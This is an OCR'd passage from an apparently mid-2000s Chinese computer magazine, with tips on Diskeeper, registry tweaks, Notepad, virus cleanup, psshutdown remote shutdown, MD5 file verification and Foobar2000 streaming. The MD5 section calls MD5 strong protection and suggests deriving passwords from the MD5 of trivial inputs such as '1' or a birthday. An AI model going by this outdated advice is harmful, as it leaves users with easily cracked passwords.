Diskeeper的功能主要有智能计划任务、多分区同时整理、后台整理、文件(夹)筛选、支持MMC，具有整理页面文件和主分区表(MFT)等功能。支持Windows 9x/Me/2000/XP/2003，能够整理Windows加密文件和压缩文件，可自动分析磁盘文件系统，无论磁盘文件系统是FAT16或NTFS格式皆可安全、快速和最佳效能状态下整理。可选择完整整理或仅整理可用空间，保持了磁盘文件的连续，加快了文件存取效率。有排程整理磁盘功能，可以设定整理磁盘的时间表，时间一到即可帮你自动做磁盘维护工作。

二、轻轻一按　磁盘整理一蹴而就

Diskeeper小档案

软件大小:1.8MB	软件性质:共享软件
软件版本:8.0.459	适用平台:Windows 98/Me/NT/2000/XP
下载地址:http://www.onlinedown.net/soft/20653.htm	

Step 1　启动Diskeeper

安装完Diskeeper后，它会自动取代Windows 2000/XP自带的简化版本成为系统默认的磁盘整理工具。所以启动Diskeeper的方式有两种，一是通过开始菜单中的Diskeeper快捷方式启动程序，二是通过点击磁盘右键菜单中的“属性→工具→碎片整理→开始整理”来启动。

Step 2　分析磁盘当前状况

一般情况下，在准备整理磁盘碎片时首先要分析一下磁盘有无必要进行整理。如图1所示启动Diskeeper，选中要整理的磁盘后再点击工具栏上的“Analyze”按钮开始磁盘分析。



图1

Step 3　确定是否进行磁盘整理

Diskeeper分析完毕，程序会给出一个如图1所示的检测报告对话框，给出当前磁盘的文件碎片状况以及是否需要进行优化的建议。点击“OK”返回程序主界面，可以查看当前磁盘的碎片状况(如果没有出现，可以点击“Drive Map”按钮)图示信息，其中红色的部分表示没有完整排列的磁盘碎片文件，其他颜色可以查看窗口左侧的说明。

Step 4　开始整理磁盘

当确定需要进行磁盘碎片整理时，可单击程序界面工具栏中的“Defragment”按钮开始磁盘整理。操作完成后，Diskeeper会弹出相应的对话框，并给出了整理报告。单击OK按钮返回程序主界面，如图2所示可以看到磁盘经过



图2

整理，碎片已经大幅度下降。在磁盘整理过程中可以通过点击工具栏上的“停止”、“暂停”、“继续”按钮来进行相应的操作。

三、自由定义磁盘整理的对象

在正常使用Diskeeper进行磁盘分析整理时，并不需要太多设置，但有时我们不希望整理一些如GHOST的镜像文件及一些不必要进行移动的文件，这是用Windows自带的磁盘整理工具无法解决的问题，在Diskeeper中可以通过“Change your settings”(更改你的设置)功能来进行文件和文件夹排除，这样既可保证存储文件的安全，也能节省大量的整理时间。

Step 1 点击主界面左侧“Change your settings”按钮，在弹出的窗口中，点击“Exclude selected files and folders”(排除选择的文件和文件夹)，打开“Exclude”排除窗口。

Step 2 点击“Volumes”(卷)栏选择要整理的磁盘，选中磁盘后会在“Path”(路径)和“File”(文件)处显示当前磁盘中的文件夹及根目录中的文件。点击“Path”中的文件夹，会在“File”中显示选中文件夹的文件列表。

Step 3 通过浏览“Path”中的文件夹或“File”中文件，选择需要排除整理的文件夹和文件，然后单击“Add folder”(添加文件夹)或“Add file”(添加文件)按钮将其添加到窗口中的“Exclusion List”(排除列表)列表框中。

Step 4 如果选择排除的是文件夹，而且希望同时将其下属的子文件夹也进行排除，这时可以通过选中“Include Subfolder”(包括子文件夹)复选框将其中的子文件夹包括在内。

Step 5 添加完毕，点击“Save”按钮进行保存即可返回程序主界面进行磁盘的分析或者整理操作。

四、合理安排磁盘整理日程

Diskeeper为我们提供了智能计划功能，可以根据磁盘碎片化的程度动态调整它自己，同时可以动态运行，而不是根据固定的计划来运行，因此，它几乎可以在文件被碎片化后立即整理文件。

Step 1 点击主界面中的“Set It and Forget It”(设置它、忘记它)按钮，点击其中的“Set a custom schedule”(设置自定义计划)，程序主界面下方会打开如图3所示的窗口。

Step 2 点击“select type of schedule”选择磁盘整理的时间表类型，Diskeeper提供了一次、不断地、每次几小时等类型供我们选择。




图3

Step 3 点击“Select which days to run”(选择运行日期)，我们可以设置每天运行、一个星期中某一天运行或者启动屏幕保护时运行等。

Step 4 点击“Select a starting time”设置磁盘整理的开始时间。

Step 5 点击“Select an ending time”设置磁盘整理的结束时间。

设置完毕点击“Set Schedule”保存为默认日程安排，以后只要我们运行电脑，到达指定磁盘整理日期，Diskeeper会自动按照设定来进行磁盘整理，是不是很轻松、很方便？如果想更改或重新设置磁盘整理的日程，可以点击“Clear Schedule”后重新进行设置。另外，在一个磁盘上设置完成日程后，如果想应用于所有磁盘，可以选中窗口中的“select all drives”来实现。

五、命令行下也可做磁盘整理

不知朋友们是否还记得MS-DOS中为我们提供了DEFRAG磁盘碎片整理工具，其实Diskeeper在如今的Windows时代同样支持命令行的操作。Diskeeper的命令行使用方法如下：

Diskeeper <volume> [/b] [/?]

其中：<volume>是为Diskeeper指定一个有效的磁盘号，如C、D、E等。

[/b]是在Windows XP/2003下进行系统引导优化的参数。

[/?]可以查看Diskeeper的命令行参数。

例如：Diskeeper D /b”表示整理D盘碎片并且执行引导优化。

小编有话说：上面使用Diskeeper Professional版本介绍了Diskeeper的一些基本应用，由于Diskeeper有众多的版本，如家庭版、服务器版等等，各个版本的功能可能不太相同。如服务器版本提供对网络中计算机磁盘进行磁盘整理的功能，不过对一般家庭用户可能这一功能用不到。本文介绍的Diskeeper Professional v8.0.459是一款共享软件，可以免费使用90天，过期后会要求注册。

CF [XT07]

禁用电脑上的闪存

现在使用闪存的人越来越多，几乎已经取代了过去软盘的地位。软盘可以通过BIOS等方法禁用，可如何限制别人使用闪存呢？其实，只要进入“我的电脑→管理→计算机管理→存储→磁盘管理”，在闪存所在分区点右键，选择“更改分区名称和路径”，然后选择删除即可。这样闪存盘符就消失了，在地址栏输入盘符也无法访问。需要使用闪存的时候，只要在同样位置，再“添加”一个盘符就可以了。

技巧E卡通 Skill Tips

在“运行”菜单启动任意程序

打开系统目录中的system32文件夹（一般是C:\Windows\System32或C:\WinNT\system32），建立一个快捷方式并给它起一个容易记忆的名字，如“Acd”，把它指向软件主程序的路径，如“C:\Program Files\ACD Systems\ACDSee\ACDSee.exe”。这样，今后在开始菜单的“运行”窗口输入“Acd”，回车后即可启动ACDSee软件。如果启动的是浏览器，可以在快捷方式的路径后面空一格，加上需要打开的网址，如“"C:\Program Files\Internet Explorer\IEXPLORE.EXE" www.google.com”(最外面的引号不要输入)。(LX)

实现Windows窗口的自动切换功能

在Windows XP中，一般情况下要在各个窗口之间切换需要用鼠标点击要切换的窗口，但如果启用下面这个功能后，只需要把鼠标移动到要切换的窗口上，系统会自动切换过来，很是方便。在注册表编辑器里面找到[HKEY_CURRENT_USER\Control Panel\Desktop]，然后新建二进制值UserPreferencesMask（如果已有此键值，只管修改就可以），并且修改为“b1 32 07 80”，这样就可以开启这项功能。如果要关闭，只需修改为“b0 32 07 80”即可。但系统默认的是没有延迟，这样会使人很不舒服，其实只要在相同的地方建立一个Dword值，命名为ActiveWndTrkTimeout，然后修改为500即可（单位：毫秒，1秒=1000毫秒）。大家可以根据自己的喜好修改这个Dword值。（楚培林）

将管理工具添加到“我的电脑”中

在Windows XP中打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\NameSpace]，在此分支下新建一项“{D20EA4E1-3957-11d2-A40B-0C5020524153}”，单击该项，将右侧窗格中的“默认”键值设为“管理工具”即可。(L.n)

修正字体文件夹

在Windows XP中打开“控制面板→字体”，想安装新字体，却发现字体文件夹的“文件”菜单下竟然没有“安装新字体”的命令，解决起来很简单，只要打开该文件夹中的Desktop.ini，加上UICLSID={BD84B380-8CA2-1069-AB1D-08000948F534}即可，现在再打开看看。

更改锁定工作站时的延迟时间

在Windows NT/2000中，当解除一台计算机的锁定状态时，有时会出现一段时间的延迟。这是因为当操作系统锁定时间超过2分钟，再解除锁定的时候，就需要重新下载域用户列表，所以产生了延迟。我们可以把默认的2分钟延长，这样系统就会把用户列表的缓存保留更长的时间。打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]，建立一个REG_DWORD类型的键，键名为DcacheMinInterval，键值就是希望缓存保留的秒数，范围是120～86400秒。比如，希望5分钟内解除锁定都不要有延迟，就输入“300”。(LX)

不改注册表创建链接文件夹

每次按下各种程序中的“保存”、“打开”命令时，都会弹出一个公共对话框，供我们选择的路径一般只有“桌面”和“我的文档”，如何快速选择自己的常用目录呢？以前我们介绍过修改注册表的方法，不过比较繁琐，我们可以用创建链接文件夹的方法。

在桌面建立一个名为“私人目录”的文件夹，在资源管理器中打开它，让它显示在右侧窗格。在左侧的文件夹列表窗格中点击加号，展开目录，找到需要添加的常用目录，但不要选中，保持右侧窗格显示的仍然是“私人目录”文件夹。用鼠标右键把常用目录拖到右侧窗格放开，选择“在当前位置创建快捷方式”。如此依次建立文件夹的链接。这样，在进入公共对话框时，只要选择“桌面→私人目录”即可快速进入常用目录了。(LX)

CF [XT08]

老软新提“记事本”经典五大案例

■北京 亦云

直入核心 挖出密码

许多程序设计软件或应用软件生成的文件内容是纯字符格式的，但为了实现某种目的，它们各有自己的扩展名。其实，这些文件如果用“记事本”来打开，其中包含的内容便一目了然了。也许你说，用它看EXE等可执行文件有何意义？这样会不会因误操作而损坏文件呢？其实，你看完后只要不做存盘操作退出即可令文件安然无恙。就是利用这样一个笨办法，有人不止一次地用“记事本”找到了一些编写比较笨拙的软件（编译后的）的密码。

清晰显示 也有诀窍

有的人习惯把“记事本”中的文字字体设置为“楷体”或其他字体，大小为“四号”或更大的字号，以便清晰地阅读。但有时也会因此出现一些显示方面的缺憾。

1.字体显示粗糙：解决方法是，先在桌面空白处点击鼠标右键，选择“属性”。然后在弹出的对话框中选择“效果”，再选中“效果”对话框中的“圆整屏幕字体边角”即可。

2.字体变成空格：有时把一些有繁体字的文章保存到“记事本”中后，打开看时会发现繁体字都变成了空格，只剩下简体字能正常显示。这是因为你正在使用的字体不支持繁体字而造成的。你只需把“记事本”中的字体改成系统自带的“宋体”就行了。

小提示

★“记事本”在默认情况下的字体为“Fixedsys，常规，小四号(Windows XP为小五号)”，可以根据不同系统通过菜单选项“格式→字体”或“编辑→设置字体”来修改字体、字号。

★ Windows 98的“记事本”默认字体为宋体，为什么不使用系统中其他更漂亮的字体呢？首先，打开“控制面板→字体”，即可看到当前系统安装的所有字体。从中选择一个，然后通过右击打开其属性窗口，记住这个字体的文件名(如方正舒体为fzstk.ttf)。接着打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\config\0001\Display\settings]，在右侧窗格双击名为fixedfon.fon的字符串值，然后将原来的vgafix.fon改为你想要的字体文件名，比如：fzstk.ttf。关闭“注册表编辑器”并重启系统使修改生效。再打开你的“记事本”看看，是不是字体漂亮多了？！

接续编辑 一步到位

如果要编辑的一个文档很长很长，而一次又处理不完，那么下次需要接着处理时，可以用“一步定位法”来快速准确定位。方法是，本次结束编辑、关闭“记事本”前，先看看当前处理的内容位于哪一行上（看看状态行上的提示就知道了）。下次再接着编辑的时候只要打开那个文本文件，然后用快捷键Ctrl＋G结合行号的方法即可一步定位到上次编辑的行上。

文档打印 学问多多

别以为“记事本”只能编辑用，其实用它来打印资料照样有一些精彩的选择。

1.更改文档的特色外观设置：通过“文件”菜单上的“页面设置”命令选项，你可以更改打印纸张大小、选择纸张来源、更改打印方向、修改页面边距、更改打印机设置等。

2.创建文档的特色标题或页脚：通过“页面设置”窗口下的“标题”或“页脚”框，键入下列字母和字符的组合可以建立不同意义的打印标题或页脚：

&F 表示插入打开文件的名称。如果文件未命名，则插入“未定标题”。

&d 插入由计算机时钟指定的日期。

&t 插入由计算机时钟指定的时间。

&p 插入页码。

&& 插入&符号。

&l、&c或&r将标题或页脚向左、中、右对齐。

小提示

1.可以在“标题”或“页脚”框中使用以上符号的多个组合，每个组合之间应留一到两个空格，这样可改善标题或页脚的多样性和可读性。

2.要将文本左对齐、居中或右对齐，必须首先在“标题”或“页脚”框中输入&l、&c或&r，后面可以按需要使用其他组合。

3.也可以将一些说明文字与这些控制符组合使用。例如，Page &p将打印出 Page 1、Page 2等。

4.Windows 2000以上版本中的“记事本”支持对字体的设置，显示的字体可以与打印字体使用相同的字库，这些可以通过“格式”菜单下的“字体”命令来实现。

页面设置 自动保存

很多人都有这样的经历：用“记事本”打印文件时，通常会有一个页眉和页脚，当然，你可以单击“文件”→“页面设置”来修改，但“记事本”并不会保存这个设置，有没有办法让它变得聪明起来，自己记住“页面设置”呢？

打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Microsoft\Notepad]，双击右侧窗格的fSavePageSettings双字节值，将其值设置为1。

小提示

★如果修改fSaveWindowPositions的键值为1，那么“记事本”将会记住上一次退出前的窗口位置。

★ Windows XP中的“记事本”已经能够记忆上次所做的“页面设置”了。

（上文无特殊说明者，均以Windows 2000为操作环境试验通0过） CF [XT09]

找回丢失的“按Web页”

■ 江苏 王新熙

最近，我的电脑明显速度变慢，行动迟缓，于是我给它来了个彻底的杀毒。结果找到了好几百个被感染的文件，而它们又都是被一种叫做“红色结束符”的病毒所感染的。

感染“红色结束符”后，会在感染的文件夹下产生两个文件，一个名为desktop.ini的目录配置文件，一个名为folder.htt的病毒体文件，当用户双击鼠标进入被感染的文件夹时，病毒就会被激活，由于病毒每激活一次，就会在内存中复制一次，所以当用户多次进入被感染的文件夹时，病毒就会大量进入内存，造成电脑运行速度越来越慢，而且该病毒还会随着信件模板，进行网络传播。

看了杀毒的结果，我就想，既然这个“folder.htt”是病毒感染的文件，那么把这些folder.htt全部删除不就行了？可是，我又发现了新的问题：以前的“按Web页”方式不灵了！在文件夹的5种“查看”方式里面，Web方式可以快速、直接地看到文件、文档的信息。但现在无论怎么样选择，都无法直接看到文件、文档的信息。

查找资料，才知道这是因为我把“folder.htt”给删除的结果。于是，打开“查看/自定义文件夹”，选择“创建或编辑HTML文档”。连续单击“下一步”后会出现一个记事本文件，关闭它，在“自定义文件夹”页面上单击“完成”。现在这个文件夹就可以使用“按Web页”方式查看信息了。

小提示

这样操作并没有让所有的文件夹都能按Web页方式查看。要想达到这样的效果，还需要打开文件夹“C:\Windows\Web”，创建一个folder.htt，步骤和上面一样。这样，所有的文件夹都可以“按Web页”方式查看了！ CF [XT10]

同事，我帮你们关机！

■ 福建 柳坚

下班了，同事们先走了。作为电脑高手，同事让我替他们关机，如果跑过去一台一台操作太麻烦，也太笨。为什么不让他们的电脑也在我的控制下，实现定时关机呢？这时，可以使用另外一款免费的程序psshutdown.exe(下载地址为:http://www.ellenzp.com/tools/psshutdown.exe)来实现这一功能。下载后将其复制到C:\Windows\system32目录中即可。

该命令的特点是可以实现局域网内远程关机，不过首先要知道对方电脑的用户名和密码及计算机名（这样就可以避免恶作剧的关机）。例如想要关闭的远程计算机名为\\computer1，登录的用户名为lj，密码为123456，那么在上面创建的快捷方式的命令行为“psshutdown -u lj -p 123456 -k -f -t 60 -m "即将关机" \\computer1”。（参数-u后接用户名，-p后接登录密码，-k表示关闭电源，-f表示强行退出所有正在运行的程序，-t 60表示延时60秒，-m表示要显示的关机信息）。双击该快捷方式，将会在计算机computer1上弹出一个关机提示窗口，提示关机倒计时以及执行该操作的用户。

小提示

若要中途取消关机操作，可在本机的“运行”中输入“psshutdown -a”(类似于Shutdown命令)。若要查看psshutdown命令的其他参数及含义，可以在命令行模式下输入“psshutdown.exe /?”查看。

▶▶▶ 火速链接

WinRAR也提供了自动关机的命令行参数“-ioff”(见《电脑爱好者》2003年第17期)。 CF [XT11]

Windows Installer出错引起的安装故障

■ 四川 冯小民

笔者最近下载了MSN Messenger 6.1，在安装时遇到“1601”错误代码错误的提示（见图1），



图1

并提示到其官方网站重新下载。可是按此要求重新安装时还是出现这个提示，以为是没有卸载6.0二者发生了冲突所致，不料在调用控制面板来卸载6.0时又出现了错误，说无法访问Windows安装服务(见图2)。看来是Windows Installer出现了问题，在网上下载了Windows Installer 2.0,可是不能安装，说是只支持NT系统。难道因为这个问题就要重装Windows？



图2

右击桌面上“我的电脑”图标，选择“管理”，在“计算机管理”工具中展开“服务和应用程序”，找到“服务”分支右边窗格的“Windows Installer”，发现当前状态为停止，试图启动它，失败！

笔者不想重装系统，于是查阅资料，终于找到了解决办法：在命令提示符下输入“msiexec /regserver”命令，再进入计算机管理控制台中启动Windows Installer服务，这次顺利启动，再次安装MSN Messenger 6.1，一切正常！

小编有话说：Windows Installer服务在很多软件安装时都会用到，如果出现问题将导致软件不能安装，出现问题后，不能只在软件本身上找原因，可以试验一下上面的方法。CF [XT12]

21期有奖问答中奖名单公布

一等奖(1名):(奖品为美达52×光驱一台)

朱　文(安徽)

幸运奖(10名):(奖品为豪杰公司提供的软件一套)

董建锋(浙江)　顾美兰(新疆)　赵宏亮(河北)
周玉莲(湖南)　龚　平(湖南)　邓　晖(北京)
陆　昕(江苏)　刘家友(山东)　杨博雯(河南)
周引弟(内蒙古)

22期有奖问答中奖名单公布

一等奖(1名):(奖品为美达52×光驱一台)

吉　阳(辽宁)

幸运奖(10名):(奖品为豪杰公司提供的软件一套)

丁福柱(广西)　谢金刚(陕西)　耿成华(山东)
赵　菲(云南)　杨　森(甘肃)　王振雷(安徽)
苏泽伟(广东)　孙小炳(湖北)　张洪生(河北)
王松虎(内蒙古)

看点
①MD5是什么？
②为什么Unix用了MD5后就会比别的系统安全？

谁动了我的奶酪

■ 软件DIY

——文件校验攻略MD5篇

如果你经常从FTP上下载一些大体积的文件，会发现下载的压缩包里面往往会有一个扩展名为SFV或MD5的文件，在一些软件的官方站点上，文件下载地址旁边往往标注有“MD5校验码”信息，那么这些文件和信息究竟是怎么回事，又是如何来使用的呢？本文将会给你一个答案。

为什么要使用文件校验

由于网络的不稳定性，经常会出现辛辛苦苦下载的压缩包(或软件)无法打开(或运行出错)的情形。如果下载的是数百MB的大型文件，往往你无法确定是否应该重新下载，因为也不知道究竟是传输时出现了问题，还是网络上的源文件本身存在问题，这时即使通过比较文件大小也难以判断。另外一个重要的原因是，软件作者担心自己的软件放在网络上可能会被一些不怀好意的人修改，植入木马或病毒。这时就需要有一种方法能够验证用户下载的文件与软件作者提供的文件是否完全一样。这就是本文所提到的文件校验技术了。常用的文件校验技术主要有MD5、SFV、CRC三种形式，本期重点为大家介绍MD5。

最专业的文件校验算法—— MD5

1.MD5算法原理

MD5的全称是Message-Digest Algorithm 5，翻译成中文就是“信息摘要算法5”(也叫单向散列函数)。它是20世纪90年代初由麻省理工学院的计算机科学实验室(MIT Laboratory for Computer Science)和RSA数据安全公司(RSA Data Security Inc)发明的，从名字上就可以看出，MD5经过了MD2、MD3和MD4几个阶段发展而来。简单地说，MD5就是把一个任意长度的字节串变换成一个128 bit的大整数(但实际上我们看到的都是32位的十六进制数)，而且这是一个不可逆的变换算法，也就是说，即使你看到MD5的源程序和算法描述，也无法将一个MD5值变换回原始的字节串。当然了，这也是很容易理解的，如果它是可逆的，那么它无疑就是世界上最厉害的压缩软件了——可以把任意文件压缩成128 bit的大整数！

MD5的典型应用就是给文件产生“指纹”(FingerPrint)，以防止被“篡改”，通俗地讲就是文件校验。举个例子，你把一段话写入一个Readme.txt的文件中，然后用Readme.txt文件通过MD5算法产生一个MD5值，之后你可以把这个文件发给接收方，中间如果有人修改了文件中的任何内容，那么接收方对这个文件重新计算MD5时，就会得到另外一个不同的MD5值，而如果文件未被修改的话，重新计算将会得到一个完全相同的MD5值，从而判断出文件是否被修改。

你知道吗？

★其实不管是MD2、MD4还是MD5，它们都是获得一个随机长度的信息并产生一个128位的信息摘要。别看算法有些相似，但MD2与MD4和MD5是完全不同的，MD2是专为8位电脑做过优化的，而MD4和MD5却是面向32位的电脑。

★MD5除了用于文件校验外，还应用于Unix中，其中Unix的用户密码就是用MD5(或其他类似的算法)经过加密后保存在文件系统中的。用户登录时系统会把用户输入的密码转换成MD5值，然后和保存在文件系统中的MD5值进行比较，最后判断密码是否正确。这样系统不会保存用户的密码明码，这无疑增加了系统的安全性，同时还增大了密码被破解的难度。

想想看，现在破解密码的方法主要是暴力破解，就是挂上“字典”不停地试验。有一种“字典”的生成方法就是排列组合，然后生成这些“字典”项中的MD5值，再用目标值在这个字典中进行检索。别看说起来容易，但是假如我们设置了一个长度为8位字节，使用的密码为字母(包括大写与小写)及数字，那么存储这个字典就要TB级的磁盘阵列了。因此这是Unix系统要比其他系统更为坚固一个重要原因。从这一点也说明了MD5码的不可逆性。

2.MD5应用实例

实战一:我要上传“xbootcd.exe”文件到FTP服务器，现要生成该文件的MD5校验码

1.使用WinMD5

WinMD5小档案

软件版本:2.01　　软件大小:15KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.blisstonia.com/software/WinMD5/WinMD5v2.01.zip
软件备注:WinMD5的最新版本需要系统中安装有微软.NET Framework1.1(下载地址:http://download.microsoft.com/download/7/b/9/7b90644d-1af0-42b9-b76d-a2770319a568/dotnetfx.exe)才能正常运行，如果你不想安装这个大块头的话，也可以下载WinMD5 1.1(下载地址:http://www.blisstonia.com/software/WinMD5/WinMD5v1.1.zip)。

WinMD5是目前国内使用较多的一个MD5计算工具，其特点是绿色软件，使用简单。运行软件后，直接把需要制作MD5码的“xbootcd.exe”文件从“资源管理器”拖到WinMD5主界面中(WinMD5还支持文件夹拖放，可以同时计算出文件夹下所有文件的MD5值)，这时在“Hash”列表中可以看到计算得到的MD5校验码(见图1)。




图1　单击菜单中的“File→Save MD5 File”可以将计算结果保存为MD5文件

2.使用MD5summer

MD5summer 小档案	
软件版本:1.2.0.5	软件大小:474KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://homepages.ihug.co.nz/~floydian/md5/md5v12005.zip	

软件第一次运行时，首先会弹出“Confirm”对话框，询问是否关联MD5文件，点击“Yes”按钮确认。然后软件就会打开向导对话框，先在上面的文件夹浏览器中选择“xbootcd.exe”文件所在目录，单击“Create sums”按钮，这时MD5summer就会显示出该目录下的所有文件，选中“xbootcd.exe”，单击“Add”按钮即可添加到右边的文件列表中(见图2)，单击“OK”按钮即可进行计算，最后它会提示把计算结果保存为MD5校验码文件。



图2　选择好要生成MD5码的文件

小提示

★用MD5summer保存的MD5文件其实就是文本文件，用“记事本”打开即可。

★很多人一直为想一个好的密码而头痛，其实我们用MD5码就可以制作一个非常好的密码。比如我们新建一个名称任意的文本文件，里面只写“1”，然后就可将生成的MD5码做为密码(可以只取前8位)，而当你忘记了密码时，只要重复前面的操作即可重新找回密码(与文件名无关)。当然你可以把‘1’换成你的生日，或是你的名字等。总之用这个做成密码别人想破解都困难。

实战二：下载的WinMD5和MD5summer压缩包中都附带有软件本身的MD5校验码，就以它为例，来告诉大家如何对下载的文件进行校验

1.使用WinMD5

WinMD5的文件校验是在同一个界面下完成的，选中WinMD5文件目录下的所有文件(注意一定要包括那个“MD5SUM.md5”校验码文件)拖到主界面中，WinMD5就会自动根据MD5文件中的描述对相关文件进行自动校验，在“Status”列中可以看到校验结果(见图3)，显示为“Good”就表示该文件没有被修改过，如果显示为“BAD”，就说明该文件有可能损坏或被修改过。而显示为“Unknown”，说明被校验的文件没有对应的MD5校验码，一般出现这样的提示说明该文件是第一次被计算。




图3　显示的计算结果为CorruptFile.txt文件有问题

2.使用MD5summer

这款软件的使用比WinMD5更方便一些，如果你设置了文件关联，直接双击MD5summer文件目录下的“md5summer.md5”即可，如果没有设置关联，则可以选择“Verify sums”打开“md5summer.md5”文件，这时会弹出对话框显示校验结果。MD5summer用不同颜色的“灯”表示校验结果(见图4)，绿色表示校验文件通过，红色则表示被校验的文件出现错误，说明该文件是不完整的，在“MD5 Hash”列中显示的是校验出的新MD5值，单击“Save”按钮可以将校验结果存盘为TXT文件。




图4　不同颜色的灯表示不同的校验结果

小提示

★校验文件时被校验的文件必须与MD5校验码文件保存在同一目录中。另外由于WinMD5和MD5summer使用的MD5文件结构不太一样，所以必须使用对应的工具进行校验，否则会显示错误信息，当然，如果你不知道MD5文件是使用哪个工具生成的，也可以先计算出文件的MD5值，然后用‘记事本’直接打开MD5文件进行手工对照，MD5文件结构一般都是MD5值对应一个文件名，即使手工也很容易进行校验。

★虽然WinMD5和MD5summer都是MD5校验工具，但WinMD5的校验速度明显比MD5summer快了许多，而且操作上也更为简单一些，但在稳定性上不如MD5summer。

小编有话说：除了MD5外，还有另外两种大家熟知的文件校验算法——SFC和CRC，下期小特将会为你揭开谜底。

CF [SY01]

看点
①用Foobar2000建立一个广播站。
②CBR和VBR是什么？它对购买MP3随身听有什么帮助？

让 Foobar2000 的歌声在网络上轻舞飞扬

——用 Foobar2000 建立广播电台

■北京　菲菲

经过了几期的介绍，现在你的Foobar2000(以下简称Foobar)的功能已经变得很强了，可是独乐乐不如众乐乐，下面我们就用Foobar与ShoutCast来建立一个广播站，让你和朋友一起分享美妙的音乐。

你知道吗？

为什么要用Foobar建广播站？

现在很多软件都提供了建立广播的功能,但Foobar最大的优点就是占用资源少，而且支持音频格式非常多，如APE、MPC、OGG等，这些都足以说明用Foobar建立广播站是正确的选择。

Foobar2000小档案

软件版本:0.7.7汉化增强版	软件大小:3234KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://crc.onlinedown.net/down/HA-foobar.plus.exe

战前准备

除Foobar外，还要准备以下软件:

Windows Media Player 9编码器:http://www.oddsock.org/wmfdist.exe

Lame_enc:http://timeoff.wsisiz.edu.pl/zrzut/lame-3.93.1.zip(把下载后的软件解压缩后，把其中的lame_enc.dll拷贝至Foobar文件夹)

oddcast_dsp_foo:http://www.oddsock.org/tools/oddcastv2_foo/oddcast_dsp_foo_v2.0.10a.exe

ShoutCast汉化版:http://nj.onlinedown.net/down/HA-shoutcast-1-9-2-windows-Aska.exe

除了Lame_enc外，其他的软件直接安装即可。

实战一:用Foobar搭建广播电台

Step 1 打开Foobar，点击“Foobar2000→参数设置”，在打开窗口左侧点击“DSP Manager”，确认“正在使用的DSP”下有“Oddcast V2”项。如果没有从“可用的DSP”框下添加，然后重启Foobar。

Step 2 现在你会在系统托盘Foobar图标右侧看到OddcastV2的图标，双击即可打开OddcastV2的控制界面，点击“Config”按钮，开始进行设置。

Step 3 在“General”标签下，修改Bitrate (kbps)的“Avg”为192，修改“Min”为128，修改“Max”为256。

你知道吗？


为什么MP3也可以作为广播？

我们知道一些流媒体格式如RAM或WMV都具有边读边放的功能，其实MP3格式也具有此功能，所以它也能做为流媒体使用。这样播放器可以不用读取全部文件，就能进行播放。但早期MP3的编码还是使用CBR(Constant Bit Rate固定码率)，所有编码都使用相同码率，这样文件体积有时会加大。后来经过研究根据人耳的特征:声音的响度(其单位就是我们熟知的dB)一定，但如果频率不同，也会感觉声音大小有所不同。这就出现了VBR(Variable Bit Rate动态码率)的技术，它可以在最大限度保证音质的情况下，让MP3的每一段都有单独的速率。

如果看过上面的介绍你还是不明白，那么可以想想那个能把一张DVD在画质基本不变的情况下压缩成几百MB的RMVB格式，它就是使用了动态码率的技术，所不同的是，它使用的是视频动态码率技术，简单地说，就是当一些武打动作场面时，使用尽量多的帧，而对于一般情节，则只使用较少的帧进行编码。这也就是RMVB格式小巧的原因之一。

这里设置的“Avg”为平均编码，“Min”为最小编码，“Max”为最大编码，这样可以最大限度地保证你的音频质量。

